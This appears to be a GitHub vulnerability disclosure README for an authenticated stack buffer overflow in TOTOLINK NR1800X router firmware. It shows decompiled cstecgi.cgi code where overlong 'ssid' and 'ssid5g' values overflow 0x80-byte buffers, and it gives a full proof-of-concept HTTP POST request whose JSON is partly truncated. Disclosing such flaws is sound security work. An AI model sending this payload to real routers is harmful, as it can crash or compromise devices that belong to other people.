regainer27 Update README.md a632e8a · last month

Name	Name	Last commit da...
..		
README.md	Update README.md	last month
image-2.png	Add files via upload	last month
image-3.png	Add files via upload	last month
image.png	Add files via upload	last month

README.md

totolink buffer Overflow

description:

a stack overflow vulnerability was found on TOTOLINK NR1800X V9.1.0u.6681_B20230703 was discovered to contain an authenticated stack overflow via the ssid and ssid5g parameter in the setWiFiEasyCfg function.

Firmware

brand:totoLink

product:NR1800X

version: V9.1.0u.6681_B20230703 and the version before tihs.

The firmware can be downloaded from this website and using FirmAE to simulate the router environment.

analyze

```
Decompile: FUN_00430380 -  (cstecgi.cgi)
17  int local_30;
18  int local_2c;
19
20  memset(auStack_130,0,0x80);
21  memset(auStack_b0,0,0x80);
22  uVar1 = websGetVar(param_1,"ssid","");
23  pcVar2 = (char *)websGetVar(param_1,"key","");
24  pcVar3 = (char *)websGetVar(param_1,"hssid","");
25  iVar4 = atoi(pcVar3);
26  pcVar3 = (char *)websGetVar(param_1,"wifiOff","0");
27  iVar5 = atoi(pcVar3);
28  pcVar3 = (char *)websGetVar(param_1,"wpaMode","0");
29  iVar6 = atoi(pcVar3);
30  pcVar3 = (char *)websGetVar(param_1,"merge","0");
31  iVar7 = nvram_get_int("wifi_wepwpa_support");
32  if (iVar7 == 1) {
33    iVar7 = 5;
34    if (*pcVar2 == '\0') {
35      iVar7 = 0;
36    }
37  }
38  else {
39    pcVar8 = (char *)websGetVar(param_1,"encryptionWay","0");
40    iVar7 = atoi(pcVar8);
41  }
42  pcVar8 = (char *)websGetVar(param_1,"encryptionType","0");
43  local_30 = atoi(pcVar8);
44  pcVar8 = (char *)websGetVar(param_1,"keyType","0");
45  local_2c = atoi(pcVar8);
46  nvram_set("wlan_merge_custom",pcVar3);
47  iVar9 = atoi(pcVar3);
48  if (iVar9 == 0) {
49    nvram_wlan_set_int(0,"band_steering",0);
50    nvram_wlan_set_int(1,"band_steering",0);
51  }
52  else {
53    nvram_wlan_set_int(0,"band_steering",1);
54    nvram_wlan_set_int(1,"band_steering",1);
55  }
56  if (iVar5 != 0) {
57    nvram_set_int("rt_guest_enable",0);
58  }
59  nvram_set_int("rt_radio_x",iVar5 == 0);
60  urldecode(uVar1,auStack_130);
61  nvram_set("rt_ssid",auStack_130);
62  nvram_set_int("rt_closed",iVar4);
```

the identifier uVar1 retrieves the value from the ssid,and without the check of length ,if the length of ssid exceed 0x80 would lead to overflow in the function urldecode


Decompile: FUN_00430380 - (cstecgi.cgi)

```
118       if (iVar6 == 1) {
119         nvram_set("rt_wpa_mode",&DAT_0043aca8);
120         nvram_set("rt_guest_wpa_mode",&DAT_0043aca8);
121       }
122       else if (iVar6 == 2) {
123         nvram_set("rt_wpa_mode",&DAT_0043acd0);
124         nvram_set("rt_guest_wpa_mode",&DAT_0043acd0);
125       }
126     }
127   }
128   uVar1 = websGetVar(param_1,"ssid5g","");
129   pcVar2 = (char *)websGetVar(param_1,"key5g","");
130   pcVar3 = (char *)websGetVar(param_1,"hssid5g","");
131   iVar4 = atoi(pcVar3);
132   pcVar3 = (char *)websGetVar(param_1,"wifiOff5g","0");
133   iVar5 = atoi(pcVar3);
134   pcVar3 = (char *)websGetVar(param_1,"wpaMode5g","0");
135   iVar6 = atoi(pcVar3);
136   pcVar3 = (char *)websGetVar(param_1,"encryptionWay_5g","0");
137   iVar7 = atoi(pcVar3);
138   pcVar3 = (char *)websGetVar(param_1,"encryptionType_5g","0");
139   local_30 = atoi(pcVar3);
140   pcVar3 = (char *)websGetVar(param_1,"keyType_5g","0");
141   local_2c = atoi(pcVar3);
142   uVar10 = websGetVar(param_1,"key_5g","");
143   if (iVar5 != 0) {
144     nvram_set_int("wl_guest_enable",0);
145   }
146   nvram_set_int("wl_radio_x",iVar5 == 0);
147   urldecode(uVar1,auStack_b0);
148   nvram_set("wl_ssid",auStack_b0);
149   nvram_set_int("wl_closed",iVar4);
150   iVar4 = nvram_get_int("wifi_wepwpa_support");
151   if (iVar4 == 1) {
```

and the uvar1 also retrieves the value from the ssid,which would also lead the the buffer overflow

```
POST /cgi-bin/cstecgi.cgi?token=87c9c4c2808f5f6958f47e0d639c5169 HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101
Firefox/136.0

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 547

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/login.html

Priority: u=0



{



"ssid":"1111111111111111111111111111111111111111111111111111111111111111111111111111111111

"ssid5g":"1111111111111111111111111111111111111111111111111111111111111111111111111111111111

"key":"0",

"hssid":"1",

"wifiOff":"1",

"topicurl":"setWiFiEasyCfg"



}
```

using burpsuite to send the post request and the result as follow



and can find this request lead to the buffer overflow